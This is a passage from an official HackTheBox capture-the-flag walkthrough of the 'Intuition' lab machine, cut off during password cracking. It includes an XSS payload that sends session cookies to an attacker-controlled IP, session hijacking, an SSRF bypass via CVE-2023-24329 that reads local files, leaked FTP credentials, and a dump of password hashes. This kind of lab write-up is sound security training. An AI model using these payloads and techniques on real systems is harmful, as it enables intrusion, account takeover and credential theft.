



HACKTHEBOX



Intuition

23rd August 2024 /

Document No. D24.100.298

Prepared By: ctrlzero

Machine Author: kavigihan

Difficulty: **Hard**

Classification: Official

Synopsis

Intuition is a Hard Linux machine highlighting a CSRF (Cross-Site Request Forgery) attack during the initial foothold, along with several other intriguing attack vectors. To gain a foothold, you must first exploit a CSRF vulnerability, followed by exploiting [CVE-2023-24329](#) in the Python `urllib` module to access files on the server. This allows you to disclose the application's source code, leading to the discovery of credentials needed to access the FTP server via an LFI (Local File Inclusion) vulnerability. Once inside the box, you must perform log analysis to progress to the next user and code review combined with a small amount of scripting. To achieve root access, you need to reverse engineer and exploit a custom binary, which is then leveraged to exploit [CVE-2023-5115](#), a path traversal attack in the Ansible automation platform.

Skills Required

- Enumeration
- Research
- Critical thinking

Skills Learned

- CI/CD Exploitation
- Reverse Engineering
- Advanced Attack Chaining

Enumeration

Nmap

```
└─$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.37.145 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/)/

└─$ nmap -p$ports -sV 10.129.37.145
Starting Nmap 7.92 ( https://nmap.org ) at 2024-08-27 07:35 MDT
Nmap scan report for 10.129.37.145
Host is up (0.053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
```

We have only two ports open at this time; 80/tcp and 22/tcp. We can start by simply using curl to get an idea of our target and we can see that we're being redirected to the domain `comprezzor.htb`. We can render this website by adding `comprezzor.htb` to our `/etc/hosts` file.

```
└─$ curl 10.129.37.145 -v
* Trying 10.129.37.145:80...
* Connected to 10.129.37.145 (10.129.37.145) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.37.145
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.18.0 (Ubuntu)
< Date: Tue, 27 Aug 2024 13:35:34 GMT
< Content-Type: text/html
< Content-Length: 178
< Connection: keep-alive
< Location: http://comprezzor.htb/
<
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host 10.129.37.145 left intact
```

```
└─$ echo '10.129.37.145 comprezzor.htb' >> /etc/hosts
```

We're greeting with a page for a company that offers a compression service where we can upload `txt`, `pdf` and `docx` files to be compressed with [LZMA](#).



Before we attempt to explore this upload functionality let's continue our enumeration to see if we can discover any additional information.

```
└─$ ffuf -u http://comprezzor.htb/ -H 'Host: FUZZ.comprezzor.htb' -w /usr/share/dirb/wordlists/big.txt -fs 178

/'___\ /'___\ /'___\
^ \_/ ^ \_/ _ _ ^ \_/
\ \ ,_ \ \ ,_ \ \ \ \ \ \ ,_ \
\ \ \_/ \ \ \_/ \ \ \ \ \ \ \ \
\ \ \ \ \ \ \ \ \ \ \ \ \ \
 \ \ \ \ \ \ \ \ \ \ \ \ \ \
  \_/ \_/ \_/ \_/ \_/ \_/

v2.1.0

:: Method      : GET
:: URL         : http://comprezzor.htb/
:: wordlist     : FUZZ: /usr/share/dirb/wordlists/big.txt
:: Header      : Host: FUZZ.comprezzor.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 178

auth [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 61ms]
dashboard [Status: 302, Size: 251, Words: 18, Lines: 6, Duration: 57ms]
report [Status: 200, Size: 3166, Words: 1102, Lines: 109, Duration: 74ms]
```

```
:: Progress: [20469/20469] :: Job [1/1] :: 735 req/sec :: Duration: [0:00:32] ::  
Errors: 0 ::
```

We can see from the above output that we have discovered 3 additional virtual hosts that we can add to our `/etc/hosts` file.

```
└─$ echo '10.129.37.145 auth.comprezzor.htb dashboard.comprezzor.htb  
report.comprezzor.htb' >> /etc/hosts
```

If we browse to `http://report.comprezzor.htb` we get an indication of our next step forward. The `report` page indicates that we can send a bug report to the team which will be reviewed by the site developers.

Report Submission

Welcome to the Comprezzor's Bug Submission

Thank you for visiting our Report Site. We value your feedback and encourage you to report any bugs or issues you encounter while using our services.

Reporting a bug helps us improve our system and ensures a better experience for all users. If you discover a valid bug, you may be eligible for cool prizes as a token of our appreciation.

See exactly what happens to your report from [here](#)

To get started, click the button below to report a bug:

Report a Bug

About Bug Reports

At Comprezzor, we take bug reports seriously. Our dedicated team of developers diligently examines each bug report and strives to provide timely solutions to enhance your experience with our services.

How Bug Reports Are Handled:

- Every reported bug is carefully reviewed by our skilled developers.
- If a bug requires further attention, it will be escalated to our administrators for resolution.
- We value your feedback and continuously work to improve our system based on your bug reports.

Reporting bugs helps us enhance our services and ensures a seamless experience for all users. We appreciate your participation in making Comprezzor better.

If you encounter any issues or have suggestions, please do not hesitate to contact us.

If we attempt to report a bug we're redirected to the `auth.comprezzor.htb` virtual host which requires authentication, however, we notice that we have the ability to register for an account. Upon successful registration and then logging in, we're redirected back to the [report](#) domain where we can attempt to submit a bug report again. This time we're greeted with the report submission form.

Login

Registration successful! You can now log in.

Username:

Password:

Login

Don't have an account? [Register](#)

Report Submission Form

Report Title:

Description:

Submit Bug Report

Since we're authenticated to the website we can quickly take a look at the security around our session cookie using our browser's `Developer Tools`. We can take note that there is no flag set for `HttpOnly` on our cookie which means we can potentially submit an `XSS` cookie stealing payload.

Report Submission Form

Report Title:

Description:

Submit Bug Report

Application

Name	Value	Domain	Path	Expires	Secure	HttpOnly	SameSite	Priority	Cookie Value
u.eyJ1c2...		.co...	/	Sess...	1...				eyJ1c2VhY2lkIjogNiwiVzZKJyYmVlIjogImRlc3QlCAicm99ZSI6ICh1c2Vhbn18Y200YzJIZGE2Mxc1ZTBINDgwNGJjYmU0MTA4YTBlMzAzZjYyYyY1OWUyYmVmNjFIMzkWZjISZWllYjhNTBIOA=

To validate this theory, let's start by setting up a listener to catch any incoming traffic after sending out the payload.

```
# LISTENER
└─$ nc -lvp 8000
listening on [any] 8000 ...

# XSS PAYLOAD
<script>var i=new Image;i.src="http://10.10.14.97:8000/?
admin_cookie="+document.cookie;</script>
```

Report Submission Form

Bug report submitted successfully! Our team will be checking on this shortly.

Report Title:

test

Description:

<script>var i=new Image;i.src="http://10.10.14.97:8000/?
admin_cookie="+document.cookie;</script>

Submit Bug Report

After a few moments, we do get a call back from a site developer who leaks their session cookie. This is in line with what we read on the [About Reports](#) page: "Every reported bug is carefully reviewed by our skilled developers."


```
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.37.145] 36070
GET /?
admin_cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJ1eWw1IjogImFkYW0iLCAi cm9sZSI6IC
J3ZWJkZXIyYXN0IjogImZyY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDl
NTIzYzA4YmRlODY4ZDZhbnU2ZGI4 HTTP/1.1
Host: 10.10.14.97:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101
Firefox/124.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dashboard.comprezzor.htb/
Connection: keep-alive
```

Let's replace our `user_data` cookie with the one that we've captured to take over the session and see what a site developer would see when logged in. This is easily achieved by simply replacing our cookie in the Developer Tools console with the value that we captured. Refreshing the `Report Submission` form page doesn't show any additional content, however, we do have another virtual host we can try `dashboard`. By browsing the [dashboard](#) subdomain, we can see that we're logged in as `webdev` and can see previous bug reports submitted by other users as well as our own.


← → ↻ ⚠ Not secure dashboard.comprezzor.htb/

Dashboard - webdev

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	1
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	1
25	test	test	0




Going back to our notes from the [About Reports](#) page where it is mentioned that "if a bug requires further attention, it will be escalated to our administrators for resolution." we can attempt to set our ticket containing our XSS payload to a higher priority in an attempt to steal a site administrators cookie. With our listener set up, we can click [Set High Priority](#) and we'll be redirected back to the [dashboard](#) page where we can see our priority has been set to [1](#).



After a few moments, we get a successful call back from a site administrator with their cookie. We'll replace our current cookie with the one we've captured and this time upon refreshing the dashboard we can see we are now logged in as a site administrator.


```
└─$ nc -lvp 8000
listening on [any] 8000 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.37.145] 46856
GET /?
admin_cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJ1YW1lIjogImFkbwluIiwgInJvbGUioi
AiYWRTaw4ifXwzNDgyMjMzM2Q0NDRhZTB1NDAYMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmV
hMjlnKzZDU4OWQ5 HTTP/1.1
Host: 10.10.14.97:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101
Firefox/124.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dashboard.comprezzor.htb/
Connection: keep-alive
```



Foothold

We can take note that we have two additional functions that we can explore, `Create a backup` and `Create PDF Report`. `Create a backup` doesn't seem to yield much and must be creating a backup server side. `Create PDF Report` seems to be of interest as it takes a URL as an input value. We can try to attempt an [SSRF](#) to try and gain additional information on the server and its web application. Let's start a Python web server and see if we can get a hit on our web server.

```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.37.145 - - [27/Aug/2024 09:15:33] code 404, message File not found
10.129.37.145 - - [27/Aug/2024 09:15:33] "GET /test HTTP/1.1" 404 -
```

We receive a call back, but we also receive an error from the web server. Let's change our listener from `Python` to `netcat` and observe the incoming HTTP request headers.

```

$ nc -lvp 8000
listening on [any] 8000 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.37.145] 46316
GET /test HTTP/1.1
Accept-Encoding: identity
Host: 10.10.14.97:8000
User-Agent: Python-urllib/3.11
Cookie:
user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJ1eWw1IjogImFkbWl1IiwgInJvbGUiOiAiYWRTaw4ifXw
ZNDgyMjM2Q0NDRhZTB1NDAYMmY2Y2M2NzIhYzIkmjZkMWQxZDY4MmM1OWM2MWNmYmVhMj1knzc2ZDU4
OWQ5
Connection: close

```

Right away something that stands out is the `User-Agent: Python-urllib/3.11` header containing the Python library being used as well as its version. If we do a quick Google search for this version (`python-urllib/3.11 vulnerability`), we can find [CVE-2023-24329](#) which describes that there is a vulnerability when it comes to parsing spaces. Additionally, we also see a link to a [Github cpython issue](#) also providing additional details. Because of this, we may be able to bypass any URL checks regarding [URI Schemes](#). Let's try a simple payload to attempt an arbitrary file read.


Create PDF Report

Unexpected error!

Report URL

file:///etc/passwd

Generate PDF Report




Our payload was successful and now that we can read arbitrary files from the target we can enumerate further to gain as much information as we can about the target to try and gain code execution.

Lateral Movement

Looking at `/proc/self/cmdline` we can enumerate the root directory of the application which is `/app/code/app.py`. With this information, we can now leak the source code of the application.

Looking through the `app.py` source code we can see all of the imports being made by the application. Because the `dashboard` blueprint has the most functionality and additionally contains the `backup` functionality which is of interest, we can look at this source first.




Report URL

file:///app/code/blueprints/dashboard/dashboard.py

[Generate PDF Report](#)

The source of `dashboard.py` does show the `/backup` endpoint but also indicates that this endpoint is creating and storing the backup via FTP. We also see the `ftp_admin` credentials being used for FTP.



```

try:
    ftp = FTP('ftp.local')
    ftp.login(user='ftp_admin', passwd='u3jai8y71s2')
    ftp.cwd('/')
    with open(backup_filename, 'rb') as file:
        ftp.storbinary(f'STOR {backup_filename}', file)
    ftp.quit()

    os.remove(backup_filename)
    flash('Backup and upload completed successfully!', 'success')
except Exception as e:
    flash(f'Error: {str(e)}', 'error')
return redirect(url_for('dashboard.dashboard'))

```

Since we have a way to access localhost, we can continue to use the `Create PDF Report` function to access the FTP server with the `ftp://` scheme.

- Username: `ftp_admin`
- Password: `u3jai8y71s2`
- Host name: `ftp.local`


Note: We continue to use the space in front our URL to bypass any checks

Create PDF Report

Report URL

`ftp://ftp_admin:u3jai8y71s2@ftp.local`

Generate PDF Report




We get a response from the FTP server listing containing three files of interest:

- `private-8297.key`
- `welcome_note.pdf`
- `welcome_note.txt`

Let's take a look at `welcome_note.txt` first to gather any information about the files that we've listed.

Right away we discover additional information about the SSH key, a potential user that it belongs to as well as the passphrase.



Let's download the private key and fix the formatting so that we can use it to attempt SSH access to the target using the passphrase to decode the key.

```
└─$ ssh -i key.pem adam@comprezzor.htb
adam@comprezzor.htb's password:
Permission denied, please try again.
adam@comprezzor.htb's password:
```

We got `Permission denied` while attempting to authenticate with the user `adam`. Perhaps this key is for a different user so let's use `ssh-keygen` to inspect it for additional information. The user that generates the keypair is typically stored in the public key, so let's generate the public key since we already have the private key.

```
# man ssh-keygen
-y      This option will read a private OpenSSH format file and print an
        OpenSSH public key to stdout.

└─$ ssh-keygen -f key.pem -y
Enter passphrase:
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDfue6nu6udKETqHA3v4sojhIA4sxSwJ0pWJsS//16KBOCHRD6qJ
iFZeyQ5NkHiEKPIEFsHuFMzykx81AKK79WwvR0BV6ZwHSQnRQByD9eAj60Z/CZNcq19PHr6uaTRjHqQ/z
bs7pzWTs+mdCwKLOU7x+X0XGmtrPH4/YODxuOWP9S71u0XmG0m7sh8I1ETISobycDN/2qa1E/w0VBNU
B1tR1BRBdDiG0btiZ1sG+CMsCSGwCB0sYO/3aa5Us10N2v3999T7u7YTwJuf9Vq5Yxt8VqDT/t+JXU0Lu
E5xPpzdBj5BNGNwAPqkEBmjNnQsY1B1eco6FN4La7Irn74fb/70FGR/iHuLc3UFQkTlK7LNxegrKxxb1
fLp2g4B1yPr2evDX/OzbqAE789Nav1Ag705H1IHTH2BTPTF3Fsm7pk+efwRuTusue6fzteAipv4rZAPKE
TMLeBPBUGoxPNvRY6VLfTLV+CZYGJTdrnNHwYQ7+sqbcJFGDBQ+X3Qe1E= dev_acc@local
```

From the above output, we can see this key was generated for the `dev_acc` user. With this information, we can now successfully log into the target via SSH.

```
└─$ ssh -i key.pem dev_acc@comprezzor.htb
Enter passphrase for key 'key.pem':
dev_acc@intuition:~$
```

We can quickly check the web application source files to make sure that we've enumerated all we can from it. Within the `/var/www/app/blueprints/auth` directory we can see that there is a `users.db` SQLite database.

```
dev_acc@intuition:/var/www/app/blueprints/auth$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3037002, file
counter 18, database pages 4, cookie 0x1, schema 4, UTF-8, version-valid-for 18
dev_acc@intuition:/var/www/app/blueprints/auth$
```

Running `strings` on this file indicates that there are two hashes available in the database. To make sure we get the correct hash we can query it using the `sqlite3` tool and attempt to crack them with `hashcat`

```
dev_acc@intuition:/var/www/app/blueprints/auth$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|sha256$nypGJ02XbnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa9
2bd612513e9b606|admin
2|adam|sha256$Z7bcB09P43gvdQwp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595
087cf42189fc43|webdev
sqlite>
```

```
└─$ hashcat -a 0 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

